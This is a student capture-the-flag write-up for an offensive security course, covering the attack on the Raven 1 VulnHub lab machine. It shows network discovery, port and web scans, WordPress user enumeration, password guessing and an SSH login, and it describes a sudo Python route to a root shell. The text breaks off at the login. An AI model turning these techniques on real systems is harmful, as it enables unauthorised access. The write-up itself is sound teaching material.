

VulnHub Raven 1: Capturing Flags and Obtaining Root

Shane Irons

CIS5627 Intro to Offensive Computer Security – FSU Cybersecurity

Dr. Xiuwen Liu

12/9/2022

I. Introduction

This project consists of exploiting and completing Raven 1 from VulnHub. This is a virtual machine that was built to be exploited and runs using Debian 8. For the “hacking”, I will be using a default Kali Linux install, which is powerful and comes with many tools that I will be utilizing to complete this challenge. This project is my first Capture the Flag, and it took between eight to ten hours total to configure and complete the Raven 1 challenge.

II. Problem Description

Raven is a beginner/intermediate CTF problem that can be found and downloaded at VulnHub. I had initial issues (shown in demonstration) with configuring Raven as a VM. Initially, I wanted to have it running in VirtualBox on my Kali Linux machine, however, there were issues with this. As a solution, Raven was run in VMWare Workstation Pro alongside Kali. This had no issues and worked fine through the rest of the project. Configuring Kali was simple as well, as after the install the only things needed to do were basic *sudo apt update* and *sudo apt upgrade* commands.

The challenge itself involves using an attacker host (Kali in this case) to gain information on the target (Raven) and obtain flags within as well as root access if possible. Raven contains four flags at unknown locations with initially unknown key areas.

III. Exploits and Techniques

Throughout the project, many Kali Linux tools are used to complete Raven: Netdiscover [1], Nmap [2], Dirbuster [3], Nikto [4], Wpscan [5], Ssh [6], John [7], and Hash-identifier [8]. There are two major vulnerabilities that are exploited in this project: WordPress and Python scripting from the terminal.

1. WordPress

The major exploit in this challenge resides with WordPress. During the demonstration, the IP address can be found of the Raven machine and when visited, a website is shown. At first, this website does not seem to have any glaring vulnerabilities, however, it is eventually found that it has a WordPress installation. This is a big find because Kali has the wpscan tool [5] which allowed me to initially find the users “steven” and “michael”. With this information, an attacker can try and guess the password for a user (which I did for Michael) or at the least have more information they can use to search files and find a password that way. Running a tool like Hydra on the target can be very time consuming, but also give the hacker the same information.

2. Python Script

After decoding the hashed password for steven and logging in as that user, it was seen that they had access to Python with sudo level. Knowing this, a python script can be crafted from the terminal window to spawn a root shell. After investigating online, [9] proved to be a helpful resource as it showed a pty import for python that has a shell spawning function. From this document, and after some trial and error, a python script was crafted to spawn a root shell from the user steven. This script can be seen in the demonstration at section IV of this document.


These two exploits lead to the ultimate completion of this challenge. While the WordPress exploit was used in the capture of the four flags, the python script exploit was solely used to

gain root access.

Capturing the four flags involved investigating interesting directories while logged in as the user “michael”. Looking through various files and directories for some time, the directory `/var/www` was major progress as two flags were found here. One in the name of a text file simply called `flag2.txt` and the other inside the file at `/var/www/html/service.html`. The final two flags were found after I gained access to mysql as user “michael”. Snooping through the various tables in the *WordPress* database, the `wp_posts` table showed the final two flags needed. Although a handful of tools and exploits were used initially, brute force investigation on the user files and database was how all the flags were eventually found. All these points, as well as the entire process from start to finish is documented in the demonstration section (IV).

IV. Demonstration

The following screenshots and explanations document my progress and ultimate completion of the Raven 1 CTF challenge. The first step, installing Kali Linux on VMWare Workshop Pro. This was a default installation and I feel did not require screenshot documentation. Once the VM files were downloaded, I used VMWare to host this machine and booted it. It started with no error and brought me to the desktop, where I ran `sudo apt update` and `sudo apt upgrade` to get everything updated. After configuring Kali, installation of virtual box on Kali Linux was attempted to host Raven. To install virtual box, I first had to import the repository key using curl commands [10]. Then, another update command is given and the installation of kernel modules. This is in the form of the command `sudo apt install -y dkms` [10]. After these steps, virtual box can be installed using `sudo apt install...` [10] and ran from the terminal. After the configuration and download of virtual box, Raven was downloaded and installed into it:




Raven was not working inside of the Kali Linux VM. After searching online for fixes, I decided to run Raven 1 in VMware workstation pro alongside Kali. This was a simple setup by clicking File>Open...>Raven.ova in VMWare. This is the end of the configuration; the following screenshots document the important and relevant steps to capturing the flags and attaining root.

Running *netdiscover* command to find any IP:


```
Currently scanning: 172.26.102.0/16 | Screen View: Unique Hosts
6 Captured ARP Req/Rep packets, from 4 hosts. Total size: 360
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.217.1	00:50:56:c0:00:08	1	60	VMware, Inc.
192.168.217.2	00:50:56:e3:71:7f	2	120	VMware, Inc.
192.168.217.133	00:0c:29:92:bd:36	2	120	VMware, Inc.
192.168.217.254	00:50:56:fe:d1:34	1	60	VMware, Inc.

After testing these 4, the IP address *192.168.217.133* lead me to this web page:



I want to find more information on this IP, so I run a *nmap* command:




The screenshot shows a Kali Linux virtual machine running in VMware Workstation. A terminal window is open, displaying the output of an nmap scan performed on the IP address 192.168.217.133. The scan identified four open ports: 22/tcp (ssh), 80/tcp (http), 111/tcp (rpcbind), and 56516/tcp (unknown). The MAC address is 00:0C:29:92:BD:36.

```
kali@kali:~$ sudo nmap 192.168.217.133 -p- -Pn -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-30 14:23 EST
Nmap scan report for 192.168.217.133
Host is up (0.00062s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
56516/tcp open  unknown
MAC Address: 00:0C:29:92:BD:36 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.66 seconds
```

From the *nmap* command, I find four open ports. Beginning with the website (http port), I cannot find anything of value from the home page right away. I run a *nikto* scan on the IP to look for anything suspicious:





The screenshot shows the same Kali Linux virtual machine. A terminal window displays the output of a nikto scan performed on the IP address 192.168.217.133. The scan identified several security issues, including missing headers (X-Frame-Options, X-XSS-Protection, X-Content-Type-Options), directory indexing found in /css/, /img/, and /manual/, and a warning about the Apache version (2.4.10) being outdated.

```
kali@kali:~$ nikto --host http://192.168.217.133
- Nikto v2.1.6


+ Target IP:      192.168.217.133
+ Target Hostname: 192.168.217.133
+ Target Port:    80
+ Start Time:     2022-11-30 14:26:29 (GMT-5)

+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdc00, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). A apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
```

Nikto is a powerful tool that is an open-source web server and application scanner that looks for security threats. This scan provided no immediate results, however, there are some directories listed like `/css` and `/img` that look like this:



Furthermore, I am going to run a *dirbuster* on the IP to see if anything else can come up:



Interesting file found:

kali-linux-2022.3-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Library

My Computer

Raven1

kali-linux-2022.3-vmware-amd64

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://192.168.217.133:80/

Scan Information \ Results - List View: Dirs: 130 Files: 2336 \ Results - Tree View \ Errors: 1 \

Type	Found	Response	Size
File	/contact.php	200	179
Dir	/	200	17515
Dir	/icons/	403	468
Dir	/img/	200	4614
Dir	/img/blog/	200	5621
Dir	/img/pages/	200	1906
File	/index.html	200	17517
Dir	/css/	200	3845
File	/about.html	200	13861
File	/service.html	200	11705
File	/team.html	200	16079
File	/wordpress	301	545
Dir	/img/elements/	200	5904
Dir	/wordpress/	200	262
Dir	/js/	200	4790
File	/wordpress/index.php	301	207
Dir	/js/vendor/	200	1374
File	/js/vendor/jquery-2.2.4.min.js	200	85851
File	/js/vendor/bootstrap.min.js	200	49220
File	/js/easing.min.js	200	2569
File	/js/hoverIntent.js	200	7345
File	/js/superfish.min.js	200	4752
File	/js/jquery.ajaxchimp.min.js	200	5208
File	/css/animate.min.css	200	53055
File	/js/jquery.magnific-popup.min.js	200	20489
File	/css/bootstrap.css	200	157666
File	/js/owl.carousel.min.js	200	40672
File	/css/bootstrap.map	200	328188
File	/js/jquery.sticky.js	200	6178
Dir	/css/bootstrap/	200	1588


Current speed: 2169 requests/sec
Average speed: (T) 1970, (C) 2148 requests/sec
Parse Queue Size: 1708
Total Requests: 96534/57786229
Time To Finish: 07:27:37
Back Pause Stop
Report

(Select and right click for more options)


Current number of running threads: 50
Change

Starting dir/file list based brute forcing /manual/tr/ssl/detail.php

WordPress has now been found within the IP address for the Raven homepage. Knowing this, I try to access it:



I find that the "Blog" button on the home page also leads to this WordPress page:



Starting a WordPress scan on the WordPress page:

```
(kali@kali)-[~]
$ sudo wpscan --url http://192.168.217.133/wordpress --wp-content-dir -ep -
et -eu
[sudo] password for kali:

WPScan
WordPress Security Scanner by the WPScan Team
Version 3.8.22

@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.217.133/wordpress/ [192.168.217.133]
[+] Started: Wed Nov 30 14:49:24 2022

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.10 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.217.133/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
```

This scan should identify vulnerabilities in WordPress installations. After this scan, I find users steven and michael:

```
kali-linux-2022.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
Raven1
kali-linux-2022.3-vmware-amd64

File Actions Edit View Help
Confidence: 60%
References:
- https://www.iplocation.net/defend-wordpress-from-ddos
- https://github.com/wpscanteam/wpscan/issues/1299

[-] WordPress version 4.8.21 identified (Outdated, released on 0001-01-01).
| Found By: Emoji Settings (Passive Detection)
| - http://192.168.217.133/wordpress/, Match: '-release.min.js?ver=4.8.21'
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.217.133/wordpress/, Match: 'WordPress 4.8.21'

[i] The main theme could not be detected.

[-] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 - (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[-] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[-] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[-] Finished: Wed Nov 30 14:49:29 2022
[-] Requests Done: 67
[-] Cached Requests: 4
[-] Data Sent: 35.586 KB
[-] Data Received: 19.584 MB
[-] Memory used: 168.754 MB
[-] Elapsed time: 00:00:04

(kali@kali)-[~]
$
```

With this information, I am going to try and login to their accounts. The first step for this is to find a password:

From the wpscan, I am going to try guessing a few simple passwords to login to a user while the tool “Hydra” is running on the target. These were ‘password’, ‘123’, and same as username. This became time consuming, but I got lucky with the user Michael as this user password was the same as the username “michael”:

```

kali-linux-2022.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
  Raven1
  kali-linux-2022.3-vmware-amd64
kali-linux-2022.3-vmware-amd64
File Actions Edit View Help
(kali@kali)~$ ssh michael@192.168.217.133
michael@192.168.217.133's password:
Permission denied, please try again.
michael@192.168.217.133's password:
Permission denied, please try again.
michael@192.168.217.133's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
